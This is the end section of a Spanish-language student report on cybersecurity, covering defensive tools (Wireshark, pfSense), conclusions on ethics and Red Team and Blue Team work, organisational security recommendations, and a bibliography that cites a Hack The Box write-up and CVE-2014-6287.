Wireshark es la herramienta diseñada para protegerse ante ataques de rastreos y contra los ciberdelincuentes que pueden monitorean las redes en busca de información e interceptar el tráfico y los datos transmitidos . Esta herramienta es un analizador de protocolos y monitorea el tráfico de datos e interpreta las señales que cada sistema comunica. Es de fácil uso y puede implantarse en cualquier organización para identificar si algún ciberdelincuente tiene interceptadas las comunicaciones.

Usando un Wireshark, puede identificar las conexiones de los rastreadores de red y detectar cuándo hay un aumento en el tráfico de la red, también se utiliza como una herramienta de solución de problemas. Detecta servidores lentos y analiza el tráfico HTTP, lo que reduce las debilidades de un ataque cibernético.

2.17.3 PfSense

Es un software gratuito de código abierto basado en la distribución FreeBSD[10]. Funciona como un firewall y un enrutador de red, protege un sistema informático del tráfico no autorizado mediante el filtrado de redes y permitiendo solo el tráfico seguro.

PfSense es un software liviano y puede ser implementado sobre hardware de bajas especificaciones y es tan potente para proteger la red e una pyme. Esta herramienta es ampliable, además, también tiene propiedades anti-spoofing que protegen los sistemas de falsificadores que pueden robar datos de la empresa y falsificarlos. Las funciones de bloqueo de GeoIP permiten bloquear el tráfico de ciertas ubicaciones. PfSense implementa funciones de autenticación de usuario que autoriza el acceso a su red según los códigos específicos que haya utilizado.

En entornos organizacionales los grupos de seguridad de Blue Team pueden implementar herramientas de este tipo para establecer un grado de seguridad y protección adicional en entornos organizacionales de recursos económicos limitados.

[10] JOSUÉ, ADEGOKE. The 8 Best Free Cybersecurity Tools to Keep You Safe as a Remote Worker. makeuseof.com [página web]. (1, enero, 2023). [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.makeuseof.com/best-free-cybersecurity-tools-to-keep-you-safe-as-a-remote-worker/>.

CONCLUSIONES

- Tener en cuenta la importancia que dentro del desarrollo de las actividades de seguridad cibernética, ética hacking y demás estrategias para obtener un ambiente informático mayormente seguro, se deben anteponer los componentes morales de la sociedad de acuerdo con las leyes promulgadas por los entes estatales y demás entidades que regulan el ejercicio de la profesión de ingeniería, por ejemplo el código de ética de COPNIA establece como el profesional en ingeniería debe ser guiado por criterios que enaltezcan la profesión en procura por el desarrollo integral de la sociedad.

- Los componentes éticos y de correcto proceder deben hacer parte de la labor de los ingenieros de sistemas y en especial de aquellos que poseen conocimientos avanzados de Hacking como los miembros de un Red Team, de esta forma pueden realizar un aporte significativo a las entidades para prevenir y fortalecer la ciberseguridad.

- El planteamiento de medidas de seguridad es de suma importancia para prevenir ataques desde el ciberespacio y con el fin de mitigar el riesgo de ocurrencia de una amenaza o que pueda ser afrontada de la mejor manera. Las principales acciones de remediación y contención de incidentes de seguridad informática las pueden realizar los grupos de seguridad Blue Team, permitiendo mantener un perímetro de red en la organización con el mínimo impacto adverso sobre los activos de información que son relevantes.

- Mediante la realización de la intrusión sobre el sistema objetivo se pudo comprender la importancia de mantener controlada la ejecución de software en el sistema operativo, además de establecer políticas de ejecución de acuerdo con versiones actualizadas del software es de vital importancia para las organizaciones y su ciberseguridad. Entender las técnicas que emplean los grupos de seguridad REDTEAM permiten identificar las fallas de los sistemas de software y ayudan a establecer medidas de protección más efectivas, además de obtener un entendimiento de las herramientas de software que pueden emplearse para detectar, identificar y proteger los activos y la información digital de las organizaciones.

- Las tareas y procesos realizados para poner a prueba los sistemas informáticos, las redes de comunicaciones, los equipos de hardware, las infraestructuras de software y en general los componentes tecnológicos en las organizaciones, se deben establecer de una forma organizada siguiendo secuencialmente unos pasos que permitan abarcar la totalidad de las operaciones y en procura de obtener un informe ordenado que permita presentar las evidencias y falencias en temas de ciberseguridad; las

actividades de seguridad informática donde se emplean estrategias Red Team y Blue Team, se realizan con metodologías y procedimientos ampliamente utilizados lo que permite apoyar de forma efectiva la fortalecimiento de los sistemas y tecnologías de apoyo y misionales en la organizaciones.

RECOMENDACIONES

- En la industria del software de seguridad informática existen numerosas herramientas de pago que ofrecen entornos organizacionales seguros o con el mínimo impacto de ocurrencia de un evento adverso, teniendo en cuenta el trabajo realizado y las herramientas de software empleadas durante la ejecución de los diferentes actividades del seminario, se recomienda no solo el uso de herramientas de software propietarias, sino también, la implementación de software libre, que al igual o con mayor efectividad permiten asegurar las TIC organizacionales, con funcionalidades como lo son la correlación de eventos, bases de datos de definiciones de amenazas, algoritmos sofisticados para la detección y prevención de intrusiones, y en general todo lo relacionado con la ciberseguridad.

- Existen diferentes metodologías y marcos de referencia acogidos por los profesionales en Seguridad Informática, por ejemplo la OSSTMM, PTES, Mitre ATT&CK, OSWAP, ETC., pero es recomendable especialmente tener en cuenta que los grupos de seguridad Red Team deben acogerse a los métodos y procedimientos usualmente empleados por los entes maliciosos en los que para lograr su objetivo organizan ataques planificados y muy sofisticados.

- Para realizar una efectiva operación de contención de una intrusion y de cualquier tipo de ataque cibernético, se recomienda la interrupción de los ataques aislando el equipo informático de la red lo antes posible, si esta identificado, de lo contrario ejecutar las defensas perimetrales, como los firewalls, para ayudar a detener los nuevos intentos de ataque y para bloquear el acceso de los dominios o IPs maliciosas de donde procede la intrusión.

- Implementar políticas de confianza cero son medidas que parecen restrictivas y a muchos de los usuarios de la red corporativa no parece agradar, pero en un tipo de medida muy efectiva para una organización que fue objeto de algún tipo de ataque del ciberespacio, es recomendable establecer medidas que ayudan a evitar los nuevos intentos de acceder a la red y a los sistemas informáticos de la organización y ante la posibilidad de que provenga de un usuario interno o de otro sistema.

- Las tareas de mantenimiento y actualización del software instalado en los computadores, dispositivos de red y equipos de seguridad perimetral son un proceso que se recomienda establecer como política en las organizaciones, con el fin de mantener instaladas las ultimas actualizaciones y parches de

seguridad para sobre llevar eficazmente las vulnerabilidades de software conocidas y que podrían ser explotadas de nuevo.

- Establecer a nivel organizacional planes de capacitación y programas de sensibilización sobre todo el talento humano, incluyendo directivos y socios estratégicos, con contenidos relacionados a la ciberseguridad es una práctica recomendable para fortalecer uno de los elementos más sensibles y susceptibles a caer en engaños provenientes de entes mal intencionados que buscan realizar acciones de intrusion, robo de información, secuestro de datos y/o sacar provecho económico de una organización al vulnerar sus actividades tecnológicas.

- La instalación de software antivirus y de software de detección y respuesta de end point (EDR) proporciona una capa adicional de protección, previenen la instalación de malware en secreto en los puntos finales de usuario, que en la mayoría de las ocasiones son fuente de afectación rápida sobre toda la organización, en consecuencia se debe tener cuidado con todos los archivos contenidos en las computadoras y en general sobre todos los equipos.

- Definir e implantar políticas de copia de seguridad permiten tener una contingencia sobre ataques que puedan sustraer o secuestrar la información que es de vital importancia para las operaciones de la empresa y su funcionamiento, estas copias de seguridad se deben realizar periódicamente.

- Implementación de gestión de eventos y monitoreo SIEM, permite que el personal de TI se anticipe a los ataques antes de que ocurran o mientras que ocurren, lo que establece tiempos de respuesta reducidos en la contención de incidentes.

- La protección y detección de correo electrónico no deseado corporativo es una medida que permite endurecer la seguridad de la organización por medio de los módulos de filtrado para spam, además de concientizar a los empleados para que auto informen sobre los correos electrónicos de phishing.

BIBLIOGRAFÍA

BRAIN COKE. Optimum - Braincoke | Security Blog. Home - Braincoke | Security Blog [página web]. (marzo, 2021). [Consultado el 11, marzo, 2023]. Disponible en Internet: <https://braincoke.fr/write-up/hack-the-box/optimum/>.

CARISIO, Emanuele. Ataque cibernético: consecuencias, cómo actuar y cómo protegerse. #ADNCLOUD [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/>.

CIS. About us - CIS®. CIS [página web]. [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.cisecurity.org/about-us>.

CODIGO_ETICA [Anónimo]. copnia.gov.co [página web]. [Consultado el 25, febrero, 2023]. Disponible en Internet: <https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf>.

COLABORADORES DE LOS PROYECTOS WIKIMEDIA. PCI DSS - Wikipedia, la enciclopedia libre. Wikipedia, la enciclopedia libre [página web]. (4, agosto, 2008). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://es.wikipedia.org/wiki/PCI_DSS>.

CYNET. What Is a Computer Security Incident Response Team (CSIRT)? Cynet [página web]. [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.cynet.com/incident-response/what-is-a-computer-security-incident-response-team-csirt/>.

EL CONGRESO DE COLOMBIA. Ley_1273_2009. https://www.sic.gov.co [página web]. [Consultado el 25, febrero, 2023]. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

EL TIEMPO, REDACCION. Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue. El Tiempo [página web]. (24, enero, 2015). [Consultado el 27, febrero, 2023]. Disponible en Internet: <https://www.eltiempo.com/archivo/documento/CMS-15141236>.

ENTER CO. Buggly, la comunidad en la que el Ejército camufló a sus hackers • ENTER.CO. ENTER.CO [página web]. [Consultado el 26, febrero, 2023]. Disponible en Internet: <https://www.enter.co/empresas/seguridad/asi-es-la-presunta-fachada-de-la-central-de-hackeo-del-ejercito/>.

FUNCIÓN, Pública. Ley 1341 de 2009 - Gestor Normativo. Inicio - Función Pública [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=36913>.

FUNCIÓN, Pública. Ley 1581 de 2012 - Gestor Normativo. Inicio - Función Pública [página web]. (18, octubre, 2012). [Consultado el 12, febrero, 2023]. Disponible en Internet:
<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

IBM. What is Security Information and Event Management (SIEM)? | IBM. IBM - Deutschland | IBM [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.ibm.com/topics/siem>.

INCIBE. Glosario de términos de ciberseguridad V2. INCIBE [página web]. (2020). [Consultado el 2, abril, 2023]. Disponible en Internet: <https://www.incibe.es>.

JOSUÉ, ADEGOKE. The 8 Best Free Cybersecurity Tools to Keep You Safe as a Remote Worker. makeuseof.com [página web]. (1, enero, 2023). [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.makeuseof.com/best-free-cybersecurity-tools-to-keep-you-safe-as-a-remote-worker/>.

JURISCOL. LEY 527 DE 1999. SUIN-Juriscol MinJusticia [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.suin-juriscol.gov.co/viewDocument.asp?id=1662013>.

MITRE CVE. CVE -CVE-2014-6287. CVE -CVE [página web]. [Consultado el 12, marzo, 2023]. Disponible en Internet: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287>.

OPENVAS. OpenVAS - Open Vulnerability Assessment Scanner. OpenVAS - Open Vulnerability Assessment Scanner [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.openvas.org/>.

PRATT, Mary K. What is a Cyber Attack? Definition, Examples and Prevention TechTarget. Security [página web]. (24, agosto, 2022). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.techtarget.com/searchsecurity/definition/cyber-attack>.

PURPLESEC. How To Prevent Cyber Attacks & Threats. PurpleSec [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://purplesec.us/resources/prevent-cyber-attacks/>.

REDHAT. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve>.

SWANAGAN, Michael. SIEM Solutions: How It Works, Benefits, & Popular Tools | PurpleSec. PurpleSec [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://purplesec.us/siem-solutions/>.

VANGUARDIA. Revelan videos del allanamiento en fachada de AndrÃ³meda. www.vanguardia.com [página web]. [Consultado el 27, febrero, 2023]. Disponible en Internet: <https://www.vanguardia.com/colombia/revelan-videos-del-allanamiento-en-fachada-de-andromeda-FEVL258490>.

VK9, SECURITY. HFS - Code execution - CVE-2014-6287 | VK9 Security. VK9 Security [página web]. (9, marzo, 2021). [Consultado el 11, marzo, 2023]. Disponible en Internet: <https://vk9-sec.com/hfs-code-execution-cve-2014-6287/>.

ENLACE AL VIDEO

https://unadvirtualedu-my.sharepoint.com/:f:/g/personal/matorresrom_unadvirtual_edu_co/EiogwazGmK9Pj8AQt00SYekBcSv8oMcmOK48kxHOyN15EQ?e=p3xdBK